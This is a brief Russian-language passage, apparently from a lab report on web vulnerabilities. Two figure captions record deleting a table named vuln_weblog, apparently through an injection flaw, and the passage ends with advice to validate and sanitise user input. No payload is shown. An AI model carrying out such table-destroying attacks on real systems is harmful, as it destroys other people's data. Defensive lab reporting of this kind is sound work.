


Рисунок 27 – удаление таблицы vuln_weblog




Рисунок 28 – таблица удалена

Рекомендация по устранению уязвимости: проверять и очищать введенные пользователями данные (с помощью готовых функций или реализовать самостоятельно).